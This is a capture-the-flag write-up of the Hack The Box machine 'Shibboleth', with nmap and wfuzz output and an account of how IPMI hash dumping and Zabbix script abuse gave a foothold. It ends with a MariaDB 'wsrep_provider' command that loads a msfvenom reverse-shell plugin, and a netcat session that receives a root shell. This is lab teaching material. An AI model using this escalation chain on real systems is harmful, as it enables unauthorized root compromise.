Shibboleth

Synopsis

Shibboleth is a medium difficulty Linux machine featuring IPMI and Zabbix software. IPMI authentication is found to be vulnerable to remote password hash retrieval. The hash can be cracked and Zabbix access can be obtained using these credentials. Foothold can be gained by abusing the Zabbix agent in order to run system commands. The initial password can be re-used to login as the ipmi-svc and acquire the user flag. A MySQL service is identified and found to be vulnerable to OS command execution. After successfully exploiting this service a root shell is gained.

Skills


- Network knowledge
- Linux knowledge
- IPMI enumeration & exploitation
- Zabbix exploitation
- MySQL exploitation

Exploitation


As always we start with the nmap to check what services/ports are open

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-02 16:25 EDT
Nmap scan report for 10.10.11.124
Host is up (0.032s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://shibboleth.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/su
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=9/2%OT=80%CT=1%CU=33617%PV=Y%DS=2%DC=T%G=Y%TM=64F39A5C
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11
OS:NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: Host: shibboleth.htb
```

We see only one port open, so we started the test from opening the browser what gave us the following web page




Inspection of the web page, discovered something very interesting at the very bottom (on the footer)



The name “Bare Metal BMC automation” this is commonly associated with the service known IPMI

So we launched metasploit to find the right exploit




And as the result of this we dumped hash for the Administrator user

But, we don’t have any place to login with those credentials
Thus we launched gobuster to find hidden subdomains


After a bit of searching we found valid subdomains

```
└─# wfuzz -w /usr/share/dirb/wordlists/common.txt -c -u "http://shibboleth.htb" -H "Host: F
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled ag
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://shibboleth.htb/
Total requests: 4647

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000015:   302        9 L      26 W       295 Ch      "computer"
000000031:   302        9 L      26 W       300 Ch      "simplementeyo"
000000001:   200        29 L     219 W      3687 Ch     "monitor"
000000003:   200        29 L     219 W      3687 Ch     "zabbix"
000000050:   302        9 L      26 W       294 Ch      ".passwd"
000000049:   302        9 L      26 W       301 Ch      ".mysql_history"
```


Accessing them, redirected us to the zabbix monitoring tools




We logged into the service with credentials dumped from IPMI




And we started modifying scripts to get a remote code execution on the system






And we got a successfully remote code execution




Now we just need to get a reverse shell




We got a shell as zabbix user, but the first thing we did was to switch into ipmi-svc use using password obtained from the IPMI dump

As ipmi-svc user could read the zabbix configuration file, where we found mysql password, so we logged into the database



But unfortunately the enumeration of the database didn't provide us with any important information, so in order to escalate privileges we decided to install a malicious mysql plugin

First of all we had to generate the reverse shell payload, for this purpose we used msfvenom



Next we deployed the plugin into mysql

```
zabbix@shibboleth:/tmp$ mysql -u zabbix -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 48
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> set global wsrep_provider="/tmp/shell.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [(none)]> set global wsrep_provider="/tmp/shell.so";
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    26
Current database: *** NONE ***

ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [(none)]>
```

What gave us a reverse shell as a root user

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.11.124] 37332
ls -al
total 188512
drwxr-xr-x  5 mysql mysql     4096 Sep  2 22:25 .
drwxr-xr-x 39 root  root      4096 Nov  8  2021 ..
-rw-rw----  1 mysql mysql    16384 Jan 26  2022 aria_log.00000001
-rw-rw----  1 mysql mysql       52 Jan 26  2022 aria_log_control
-rw-r--r--  1 root  root         0 Apr 24  2021 debian-10.3.flag
-rw-rw----  1 root  root      9386 Jan 26  2022 ib_buffer_pool
-rw-rw----  1 mysql mysql 50331648 Sep  2 22:25 ib_logfile0
-rw-rw----  1 mysql mysql 50331648 Sep  2 22:25 ib_logfile1
-rw-rw----  1 mysql mysql 79691776 Sep  2 22:25 ibdata1
-rw-rw----  1 root  root  12582912 Sep  2 22:25 ibtmp1
-rw-rw----  1 mysql mysql        0 Apr 24  2021 multi-master.info
drwx------  2 mysql mysql     4096 Apr 27  2021 mysql
-rw-rw----  1 root  root        16 Apr 24  2021 mysql_upgrade_info
drwx------  2 mysql mysql     4096 Apr 27  2021 performance_schema
-rw-rw----  1 root  root     24576 Sep  2 22:25 tc.log
drwx------  2 mysql mysql    20480 Apr 27  2021 zabbix
whoami
root
```